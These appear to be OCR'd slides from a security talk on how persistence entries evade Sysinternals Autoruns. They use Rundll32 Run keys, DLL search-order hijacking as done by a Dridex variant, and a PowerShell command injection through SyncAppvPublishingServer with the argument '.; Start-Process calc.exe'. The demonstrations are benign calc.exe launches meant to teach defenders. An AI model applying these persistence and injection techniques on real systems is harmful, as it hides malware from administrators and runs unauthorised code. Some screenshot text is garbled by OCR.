<input checked="" type="checkbox"/> Malicious	Windows Shell Common Dll	Microsoft Corporation	c:\windows\system32\shell32.dll	5/10/2017 11:29 AM	
<input checked="" type="checkbox"/> VBoxTray	VirtualBox Guest Additions Tray Appl...	Oracle Corporation	c:\windows\system32\vboxtray.exe	11/21/2016 12:49 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM	
<input checked="" type="checkbox"/> HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM	
<input checked="" type="checkbox"/> HP Officejet Pro 8610 (N... ScanToPCActivationApp	Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	calc.exe	7/21/2014 7:25 PM	

shell32.dll
Windows Shell Common Dll
Microsoft Corporation
Rundll32.exe Shell32.dll,ShellExec_RunDLL calc.exe

Ready. No Filter.

Autoruns < 13.80 (MS Filter)



Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\Software\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:09 PM	
<input checked="" type="checkbox"/> VBoxTray	VirtualBox Guest Additions Tray Appl... Oracle Corporation		c:\windows\system32\wboxtray.exe	11/21/2016 12:49 PM	
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM	
<input checked="" type="checkbox"/> HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM	
<input checked="" type="checkbox"/> HP Officejet Pro 8610 (N... ScanToPCActivationApp	Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM		
HKLM\Software\Microsoft\Active Setup\Installed Components				7/14/2017 2:28 PM	
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM	

Ready. Microsoft Entries Hidden.

Autoruns >= 13.80 (MS Filter)



Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:09 PM	
<input checked="" type="checkbox"/> Malicious	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	3/30/2017 11:03 AM	
<input checked="" type="checkbox"/> VBoxTray	VirtualBox Guest Additions Tray Appl...	Oracle Corporation	c:\windows\system32\vboxtray.exe	11/21/2016 12:49 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM	
<input checked="" type="checkbox"/> HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM	
<input checked="" type="checkbox"/> HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				7/14/2017 2:28 PM	
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM	

rundll32.exe
Windows host process (Rundll32)
Microsoft Corporation
Rundll32.exe Shell32.dll,ShellExec_RunDLL calc.exe

Ready. Microsoft Entries Hidden.

So What Changed?



- Just like with cmd.exe, Autoruns stopped parsing the parameters
- Autoruns will show Rundll32.exe as the persisted executable
- Many legitimate applications use Rundll32.exe to persist a DLL
 - Separating legitimate uses from malicious will require expert-level understanding

DLL Hijacking

DLL Hijacking



- Technique that can be abused to cause Windows to load a malicious DLL rather than the intended DLL
- Publicly known since the early days of Windows XP
 - XP SP2 changed the order for security reasons
- Autoruns will display the executable that is persisted but not any of the DLLs

DLL Search Order



- Applications use the Windows function LoadLibrary() to request that Windows find and load a DLL into memory
- Windows follows a defined lookup process to find the requested DLL
 - Directory from which the application was loaded
 - System directory (system32)
 - 16-bit system directory
 - Windows directory (c:\windows)
 - Current directory
 - Directories listed in the PATH environment variable

DLL Search Order Hijacking



- The first DLL found with a matching name will be loaded
- Malware gets execution by placing a malicious DLL in a directory searched prior to the directory containing the real DLL
- Malicious DLL can execute arbitrary code at this point

- One variant uses DLL Hijacking and a technique called AtomBombing
- Autoruns only sees the signed executable

Dridex – Find An Executable



- A Dridex variant used DLL hijacking to evade detection by hiding itself behind a legitimate signed executable
- Hashes executables until it finds a match
- Copies the matching executable to the users profile (AppData\Roaming)


Dridex – Modify The DLL



- A random DLL is chosen from the imports list and copied into the users profile with the legitimate executable
- Malicious shellcode is injected into the DLL that will be run when the DLL is loaded

- Creates a registry key and shortcut pointing to the legitimate executable
- Runs the legitimate executable when the user logs on
 - Loads the malicious DLL
 - Executes the malicious injected code

Dridex – Files



Within Autoruns



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/18/2016 12:02 PM	
<input checked="" type="checkbox"/> vm	VMware User Process	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe	8/25/2016 5:21 PM
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:49 PM	
<input checked="" type="checkbox"/> Tpkrijsbvqlwjvt	Microsoft® Volume Shadow Copy Ser...	Microsoft Corporation	c:\users\user\appdata\roaming\9kqtmz9\vssvc.exe	11/20/2010 5:49 AM	
C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				9/22/2017 3:49 PM	
<input checked="" type="checkbox"/> Tpkrijsbvqlwjvt.lnk	Microsoft® Volume Shadow Copy Ser...	Microsoft Corporation	c:\users\user\appdata\roaming\9kqtmz9\vssvc.exe	11/20/2010 5:49 AM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				11/9/2016 2:58 AM	
<input checked="" type="checkbox"/> Browser Customizations	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	7/13/2009 7:57 PM	
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome\application\54.0.2840...	10/31/2016 2:09 AM	


vssvc.exe
Size: 1,563 K
Microsoft® Volume Shadow Copy Se Time: 11/20/2010 5:49 AM
Microsoft Corporation Version: 6.1.7601.17514
"C:\Users\User\AppData\Roaming\9kqTMz9\VSSVC.exe"

Ready. Windows Entries Hidden.

SyncAppvPublishingService

PowerShell cmdlet for App Virtualization Publishing

- Also comes with .VBS and .EXE helpers



The screenshot shows a tweet from Casey Smith (@subTee). The tweet content is:
C:\Windows\System32\SyncAppvPublishingServer.vbs
Is an interesting, signed, default vbs script in Windows 10. :-)
The timestamp is 4:00 AM - 22 Apr 2017.

Helpers are provided to make it easier to call PowerShell cmdlet from outside PowerShell

- Take arguments from the command-line
- Format the received data
- Pass it to the PowerShell module

Building the PowerShell Command



SyncAppvPublishingServer.vbs

```
22 ParseCommandLine  
23  
24 if g_cmdArgs = "" Then  
25     Wscript.echo "Command line arguments are required."  
26     Wscript.quit 0  
27 End If  
28  
29  
30 Dim syncCmd  
31 syncCmd = "$env:psmodulepath = [IO.Directory]::GetCurrentDirectory(); " & _  
32             "import-module AppvClient; " & _  
33             "Sync-AppvPublishingServer " & g_cmdArgs  
34
```

Building the Shell Command



SyncAppvPublishingServer.vbs

```
34  
35 Dim pscmd  
36 pscmd = "powershell.exe -NonInteractive -WindowStyle Hidden -ExecutionPolicy  
RemoteSigned -Command &{ " & syncCmd & "}"  
37
```

SyncAppvPublishingServer.vbs

```
38
39  Dim WshShell
40  Set WshShell = WScript.CreateObject("WScript.Shell")
41  WshShell.Run pscmd, 0
42
```

Oh The Horrors!




- Builds both the PowerShell code and command as strings without escaping the arguments
- Raw PowerShell commands can be injected into the session
- SyncAppvPublishingServer.exe has these same vulnerabilities

PowerShell Injection Vulnerability



SyncAppvPublishingServer.exe “.; Start-Process calc.exe”



SyncAppvPublishing
Server.exe

powershell.exe

calc.exe

Within Autoruns



Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
